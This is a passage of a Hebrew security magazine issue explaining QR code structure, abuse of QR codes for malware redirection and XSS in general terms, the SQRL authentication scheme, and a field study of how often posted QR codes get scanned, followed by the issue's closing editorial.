QR הינו ברקוד מסוג 2D, כאשר הוא מורכב מהאיזורים הבאים:



1. **Finder Pattern** - הריבועים ב-3 הפינות עוזרות לסורק להבין כי מדובר בקוד QR ובאיזה כיוון נסרק הקוד.
2. **Separators** - קו ברוחב פיקסל שמפריד את הריבועים מסעיף 1 על מנת להקל על הסורק לזהות שמדובר ב-QR.
3. **Timing Patterns** - מספר ריבועים שעוזרים לתוכנת הפענוח לקבוע את גודל מודול בודד.
4. **Alignment Pattern** - חלק שעוזר לתוכנת הפענוח להתמודד עם עיוותי תמונה.

תחום מפוספס - על אבטחת מידע בברקודים


[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



5. **Format Information** - 15 ביטים שמכילים תיאור לגבי רמת ה-error correction של ה-QR.
6. **המידע**, מקודד ב-Bit Stream ומחולק למקטעים של 8 ביטים.
7. **Error Correction** - רמת תיקון השגיאות שה-QR דורש מתוכנת הפענוח.
8. **שארית**.


מה בעצם [אפשר לעשות באמצעות QR](#)? לרוב סביר להניח שה-QR יפנה את המכשיר שלכם לאתר שמשולב בו malware, בדרך כלל הוא יהיה JavaScript Tojan. הקלות שבה ניתן היום ליצור QR הופכת את התקיפה לקלה ביותר ביישום. אפילו במחיר של פרסומת בעיתון/לוח מודעות, ניתן לפרסם QR שכולו נועד למטרות תקיפה ולהשיג קהל רחב יעד. עוד דרך מעניינת שניתן לתקוף באמצעותה היא Stored XSS - בהנחה ואתם לא רוצים שיהיה לכם payload ששמור בתוך ה-DB (או כל מקום אחר), סביר להניח שתמונה נראית קצת יותר 'תמימה', במיוחד שכשפותחים אותה עדיין לא ברור לגמרי מה היא עושה.

בניגוד לפסקה הנ"ל שעלולה לשכנע אתכם ש-QR הוא המקור לכל הרוע בעולם, יש דווקא מספר מנגוני אבטחה שמנסים להסתמך על השימוש ב-QR. אחד מהם הוא ה-SQRL. איך זה עובד?



בהנחה ואתה מתקין על המכשיר שלך את ה-SQRL app, ברגע ההתקנה נוצר מפתח המיוחד למכשיר שלך באורך 256bits (נקרא גם - Master Key). בעת סריקת ה-QR באמצעות התוכנה, יחוללו מפתח פרטי וציבורי מהשילוב של ה-Master Key והדומיין שאליו אתה פונה. באמצעות HMAC. לאתר עצמו נשלחים 2 נתונים: המפתח הציבורי שלך (שממש גם בתור הזהות שלך) וכן Cryptographic challenge שמוצפן באמצעות המפתח הפרטי שלך. מכיוון שהאתר יודע מהו המפתח הציבורי שלך וה-challenge המקורי לפני שהוצפן עם המפתח הפרטי, הוא יוכל לוודא (בדומה לחתימה דיגיטלית) את מה שנשלח אליו מבלי שידע את המפתח הפרטי שלך. עם זאת, למנגנון יש חסרונות - העובדה שעל המכשיר ישב מפתח שאחראי על גזירת כל המפתחות האחרים לטובת ההזדהויות שלך, וכן שהמנגנון לא באמת פותח MITM או Replay attacks.

אם אתם חושבים לדוגמא שסריקת QR היא משהו שסביר להניח שלא יזכה לתפוצה רחבה, טעות בידכם. אם תתלו דף ברחוב בתור ניסוי, יש לכם טעות. [מאמר שפורסם לפני כשנתיים](#) מציג שמתוך 139 דפים שנתלו המכילים QR (בפורמטים שונים), כ-61% מתוכם נסקרו לפחות פעם אחת. הדף הכיל הפנייה לסקר ובו שאלות שונות לגבי הרגלי סריקת ה-QR של המשתמשים. ניתן לראות את התשובות בגרף בעמוד הבא.



מתוך הגרף ניתן לראות כי יותר מ-60% סרקו את ה-QR מתוך סקרנות, כאשר קיימים יותר מ-30% בסקר שאינם בודקים את ה-URL שאליו ה-QR מפנה.

הדפים שנתלו היו ב-4 פורמטים שונים:

1. QR בלבד.
2. QR עם הוראות טכניות.
3. QR עם הסברי לגבי הניסוי.
4. דפי תלישה אשר מכילים כתובת המקשרת לניסוי.



ניתן לראות בבירור את ההתפלגות - ההעדפה ל-QR ברורה בקרב מכשירים סלולריים; עם זאת, הסיכוי שמשמש יעבור תהליך מלא (במקרה הזה, יסיים למלא את הסקר) הולך וקטן ככל שמספקים פחות מידע בדף הפונה למשתמשים, כמו שניתן לראות בגרף בעמוד הבא.




Figure 5. Mobile vs desktop users by condition.




Figure 6. Visited URLs and Survey Completion by condition

עוד נתון מעניין היה שעל מנת לקבל תנועה אפקטיבית, סביר להניח שדווקא במקומות בהם אין למשתמשים מה לעשות, יש יותר סיכוי שינסו להפיג את השעמום באמצעות סריקת ה-QR.

## סיכום

ניתן לראות כי למרות שעולם הברקודים הלך והשתכלל, עדיין מדובר ביעד אטרקטיבי לפורצים. אם בעבר היה מדובר בעיקר באבטחה פיזית (ברקודים של מוצרים), כיום מדובר על העולם הוירטואלי ואפשרות שבו ברקוד ישמש לתקיפה ולא רק להונאה או התגברות על בקרות אבטחה. כמו כן סוגי ההתקפות נהיו משוכללים וכוללים גם את ההתקפות הנפוצות ביותר (למי שמעוניין בקריאה מתקדמת יש [מאמר הסוקר זאת](#)).

נסיים בבדיחה מתוך XKCD, בתקווה שתזכרו תמיד לצפות לבלתי-צפוי:



## הערה

מאמר זה נוצר בהשראה רבה לאחר ששמעתי את [ההרצאה מתוך DefCon16 של Felix Lindner](#)



---

## דברי סיכום

---

בזאת אנחנו סוגרים את הגליון ה-54 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת [editor@digitalwhisper.co.il](mailto:editor@digitalwhisper.co.il).

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

*"Talkin' bout a revolution sounds like a whisper"*

הגליון הבא ייצא ביום האחרון של חודש אוקטובר.

אפיק קסטיאל,

ניר אדר,

30.09.2014